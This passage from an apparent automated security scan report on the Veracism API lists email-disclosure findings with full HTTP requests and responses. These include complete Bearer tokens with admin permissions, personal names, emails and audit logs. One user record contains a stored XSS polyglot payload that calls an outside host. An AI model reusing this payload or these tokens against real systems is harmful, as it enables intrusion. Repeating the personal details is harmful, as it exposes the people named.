Path:	**/Veracism/api/Reports/tenant/1**

Issue detail

The following email addresses were disclosed in the response:

- escotidopaolo@gmail.com
- escotidop@ismanila.org

Request 1

GET /Veracism/api/Reports/tenant/1?page=1&pageSize=500 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:13 GMT

{"tenantId":1,"page":1,"pageSize":500,"totalCount":25,"count":25,"reports":
[{"reportId":314,"tenantId":1,"studentId":null,"studentNumber":null,"studentName":null,"sourceSystem":"VERACISM_SCAN","filena
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-21T05:35:15.52","finalizedAt":"2026-03-21T05:35:29.1666667","createdBy":"a3f5354c-d79a-40f5-8ace-9802251abcbb","createdByEmail":"escotidopaolo@gmail.com","createdByName":"Paolo Escotido","scanResults":[{"scanId":641,"engine":"clamav","result":"clean","ruleName":null,"details":"Screenshot 2025-12-18 090350.png: OK","scannedAt":"2026-03-21T05:35:15.5233
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-18T06:27:00.34","finalizedAt":"2026-03-18T06:27:15.3366667","createdBy":"a3f5354c-d79a-40f5-8ace-9802251abcbb","createdByEmail":"escotidopaolo@gmail.com","createdByName":"Paolo Escotido","scanResults":[{"scanId":151,"engine":"clamav","result":"clean","ruleName":null,"details":"Untitled.png: OK","scannedAt":"2026-03-18T06:27:00.3433333"},{"scanId":152,
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-18T05:36:33.5066667","finalizedAt":"2026-03-18T05:36:33.53","createdBy":"a3f5354c-d79a-40f5-8ace-9802251abcbb","createdByEmail":"escotidopaolo@gmail.com","createdByName":"Paolo Escotido","scanResults":[{"scanId":149,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg: OK","scannedAt":"2026-03-18T05:36:33.5133333"},{"scanId":150
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-18T05:30:58.5433333","finalizedAt":"2026-03-18T05:31:13.6766667","createdBy":"a3f5354c-d79a-40f5-8ace-9802251abcbb","createdByEmail":"escotidopaolo@gmail.com","createdByName":"Paolo Escotido","scanResults":[{"scanId":147,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg: OK","scannedAt":"2026-03-18T05:30:58.5466667"},{"scanId":148
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-18T05:04:55.25","finalizedAt":"2026-03-18T05:05:08.6133333","createdBy":"a3f5354c-d79a-40f5-8ace-9802251abcbb","createdByEmail":"escotidopaolo@gmail.com","createdByName":"Paolo Escotido","scanResults":[{"scanId":145,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg: OK","scannedAt":"2026-03-18T05:04:55.2533333"},{"scanId":146
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2026-03-18T05:00:23.76","finalizedAt":"2026-03-18T05:00:38.0533333","createdBy":"a3f5354c-d79a-40f5-8ace-9802251abcbb","createdByEmail":"escotidopaolo@gmail.com","createdByName":"Paolo Escotido","scanResults":[{"scanId":143,"engine":"clamav","result":"clean","ruleName":null,"details":"MyPHOTO_2.jpg: OK","scannedAt":"2026-03-18T05:00:23.7666667"},{"scanId":144
...[SNIP]...
"lighthouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T12:27:19.09","finalizedAt":"2025-12-08T12:27:31.76","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":55,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\

\efd998106ca046d1aee7060f7c2fc85f_test.pdf: OK","scannedAt":"
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T12:26:31.4166667","finalizedAt":"2025-12-08T12:26:45.2066667","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":52,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\c9aefb9185a04b6880dfeda234510dec_test.pdf: OK","scannedAt":"
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T11:23:17.6133333","finalizedAt":"2025-12-08T11:23:31.1333333","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":49,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\e2afe464acc0471a8ae41d41a1684d3a_test.pdf: OK","scannedAt":"
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T11:22:19.6666667","finalizedAt":"2025-12-08T11:22:20.1066667","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":46,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\1b395125443b444aae3bd8cb89f8cbfb_test.pdf: OK","scannedAt":"
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T11:21:39.3666667","finalizedAt":"2025-12-08T11:21:40.3766667","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":43,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\aa52d7a7d57f4cdebbe5beae3f7b1d57_SRS.pdf: OK","scannedAt":"2
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T10:11:20.24","finalizedAt":"2025-12-08T10:11:20.6066667","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":40,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\7f31b76083cd4e1ebc92bf4666d2b129_SRS.pdf: OK","scannedAt":"2
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T10:10:09.5866667","finalizedAt":"2025-12-08T10:10:15.6733333","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":37,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\3a5af2413fc34bbdb473da0b134be638_Peer Evaluation.pdf: OK","s
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T10:04:55.6866667","finalizedAt":"2025-12-08T10:05:52.19","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":34,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\1e159a4e32cb4db28e0ce166c5409aa3_Proposal_Veracism (1).pdf:
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T09:49:01.28","finalizedAt":"2025-12-08T09:49:14.0866667","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":31,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\fc5659681f8e47dbb92293811a1c51f6_Proposal_Veracism (1).pdf:
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T09:27:53.82","finalizedAt":"2025-12-08T09:30:35.9933333","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":28,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\fd120e22aaf64f5d907e46886782cbd1_Proposal_Veracism (1).pdf:
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T09:23:38.6666667","finalizedAt":"2025-12-08T09:25:36.89","createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":25,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\7123c7bf9df947fe935c09b673324593_Proposal_Veracism (1).pdf:
...[SNIP]...
4","cid":null,"lighthouseTx":null,"status":1,"statusText":"Processing","createdAt":"2025-12-08T09:22:27.6133333","finalizedAt":null,"createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo Escotido","scanResults":[{"scanId":22,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\\bb94448d22af40c185ab9ff31a76d289_Proposal_Veracism (1).pdf:
...[SNIP]...
56DFD4","cid":null,"lighthouseTx":null,"status":1,"statusText":"Processing","createdAt":"2025-12-08T09:21:05.52","finalizedAt":null,"createdBy":"93bb8a42-ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo

Escotido","scanResults":[{"scanId":19,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\6868383f4c984c96a16a2c0576a35215_Proposal_Veracism (1).pdf:
...[SNIP]...
eTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T09:08:23.2433333","finalizedAt":"2025-12-08T09:
09:45.0866667","createdBy":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo
Escotido","scanResults":[{"scanId":16,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\08f9fd33e12543c49654a279d2b7eae1_Proposal_Veracism (1).pdf:
...[SNIP]...
"lighthouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T09:07:22.81","finalizedAt":"2025-12-08T
09:07:46.65","createdBy":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo
Escotido","scanResults":[{"scanId":13,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\675c56abc0f9429fba59e28747943519_Proposal_Veracism (1).pdf:
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T08:40:04.6866667","finalizedAt":"2025-12-0
8T08:40:42.18","createdBy":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo
Escotido","scanResults":[{"scanId":10,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\b1903b9a954d4af197782b3715350721_Proposal_Veracism (1).pdf:
...[SNIP]...
hthouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T08:38:38.9","finalizedAt":"2025-12-08T08:3
9:00.4266667","createdBy":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo
Escotido","scanResults":[{"scanId":7,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\d0fe70af6bea43b3b18521cf2f515cff_Proposal_Veracism (1).pdf: O
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T08:37:59.56","finalizedAt":"2025-12-08T08:3
8:20.9466667","createdBy":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo
Escotido","scanResults":[{"scanId":4,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\39d50c14aac8466fada0b83fd19cd395_Proposal_Veracism (1).pdf: O
...[SNIP]...
thouseTx":null,"status":2,"statusText":"Completed","createdAt":"2025-12-08T08:37:20.7333333","finalizedAt":"2025-12-0
8T08:37:42.35","createdBy":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","createdByEmail":"escotidop@ismanila.org","createdByName":"Paolo
Escotido","scanResults":[{"scanId":1,"engine":"clamav","result":"clean","ruleName":null,"details":"D:\\clamav_tmp\
\fff0e583738e4c6a8e6e3c65fcdfe606_Proposal_Veracism (1).pdf: O
...[SNIP]...

13.4. https://sb-api.ismanila.org/Veracism/api/Users

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users**

Issue detail

The following email addresses were disclosed in the response:

- pfescotido@up.edu.ph
- escotidop@ismanila.org
- escotidopaolo@gmail.com
- pescotido.k1141279@umak.edu.ph

Request 1

```
GET /Veracism/api/Users?includeInactive=true HTTP/2
```

```
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:43:10 GMT

[{"id":"1764b208-b448-4da7-ba66-240ea31c7496","auth0UserId":"pending|javascript:/*</script><img/onerror='-/\"/-/
onmouseover=1/-/[`*/[]/[(new(Image)).src=(/;/+/6ovuwo6ek7p5prstlo089p0aj1ptdmga81wtjk79
...[SNIP]...
"lastLoginAt":"2026-03-10T06:47:35.56","tenantId":8,"tenantName":"Kurtis","profileImage":null},{"id":"9cda73a8-
d006-4119-9571-e30b45fc4c15","auth0UserId":"google-oauth2|
113158547791363557626","email":"pfescotido@up.edu.ph","displayName":"Paolo
Escotido","role":"4","roleCode":"APP_INTEGRATOR","isActive":true,"createdAt":"2026-03-06T07:34:01.95","lastLoginAt":
"2026-03-06T07:43:07.4433333","tenantId":6,"tenantName":"UPOU"
...[SNIP]...
","lastLoginAt":"2026-03-21T06:22:45.18","tenantId":6,"tenantName":"UPOU","profileImage":null},{"id":"93bb8a42-
ae88-43b2-94e2-43ef1e8672b1","auth0UserId":"google-oauth2|
109114139239728100032","email":"escotidop@ismanila.org","displayName":"Paolo
Escotido","role":"1","roleCode":"SUPER_ADMIN","isActive":true,"createdAt":"2025-12-05T08:20:36.8666667","lastLogin
At":"2026-03-21T06:24:19.0533333","tenantId":1,"tenantName":"Int
...[SNIP]...
```

13.5. https://sb-api.ismanila.org/Veracism/api/admin/audit

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Issue detail

The following email address was disclosed in the response:

- escotidop@ismanila.org

Request 1

```
GET /Veracism/api/admin/audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:07 GMT

{"tenantId":null,"page":1,"pageSize":20,"totalCount":3475,"count":20,"events":
[{"eventId":3475,"tenantId":1,"actorUpn":"escotidop@ismanila.org","actorClient":null,"action":"apiclient.deleted","entityTyp
e":"ApiClient","entityId":4,"metaJson":null,"occurredAt":"2026-03-21T06:26:00.8933333"},
{"eventId":3474,"tenantId":6,"actorUpn":"pro.ties20@g
...[SNIP]...
":\"images.png\",\"threatLevel\":\"SAFE\",\"cid\":
\"bafkreibpnhq2jiharywb35xz5kyjgqtizji7h3alhwgyi5qx6uhcxa7vlu\"}","occurredAt":"2026-03-21T06:25:36.1433333"},
```

{"eventId":3467,"tenantId":1,"actorUpn":"escotidop@ismanila.org","actorClient":null,"action":"apiclient.created","entityType":"ApiClient","entityId":6,"metaJson":"{\"name\":\"Korpoya\"}","occurredAt":"2026-03-21T06:25:34.69"},
{"eventId":3466,"tenantId":6,"actorUpn
...[SNIP]...
":\"images.png\",\"threatLevel\":\"SAFE\",\"cid\":
\"bafkreib2tai4ojdtnyrpcpxmmx7n7l7ph6iowgogaazr4devg4qybgmtsm\"}","occurredAt":"2026-03-21T06:25:19.4566667"},
{"eventId":3462,"tenantId":1,"actorUpn":"escotidop@ismanila.org","actorClient":null,"action":"apiclient.created","entityType":"ApiClient","entityId":4,"metaJson":"{\"name\":\"Korpoy\"}","occurredAt":"2026-03-21T06:25:18.5033333"},
{"eventId":3461,"tenantId":6,"acto
...[SNIP]...

13.6. https://sb-api.ismanila.org/Veracism/api/users/my-tenant

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/my-tenant**

Issue detail

The following email addresses were disclosed in the response:

- pro.ties20@gmail.com
- pedro@gmail.com
- pfescotido@up.edu.ph

Request 1

```
GET /Veracism/api/users/my-tenant?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:07:36 GMT

[{"id":"b0d0ad61-fd72-4d51-9359-9814aedaff21","auth0UserId":"pending|
pedro@gmail.com","email":"pedro@gmail.com","displayName":"test
test","role":"4","roleCode":"APP_INTEGRATOR","isActive":true,"create
...[SNIP]...
stLoginAt":"2026-03-06T07:43:07.4433333","tenantId":6,"tenantName":"UPOU","profileImage":null},
{"id":"0322c5cf-1f3c-40cc-bb4c-fa388f7c6bb7","auth0UserId":"google-oauth2|
112770834549442323056","email":"pro.ties20@gmail.com","displayName":"Paolo
Cse","role":"2","roleCode":"ADMIN_OFFICE","isActive":true,"createdAt":"2025-12-05T12:57:07.8933333","lastLoginAt":"
2026-03-21T04:45:03.1733333","tenantId":6,"tenantName":"UPOU","
...[SNIP]...
```

---

14. Cacheable HTTPS response

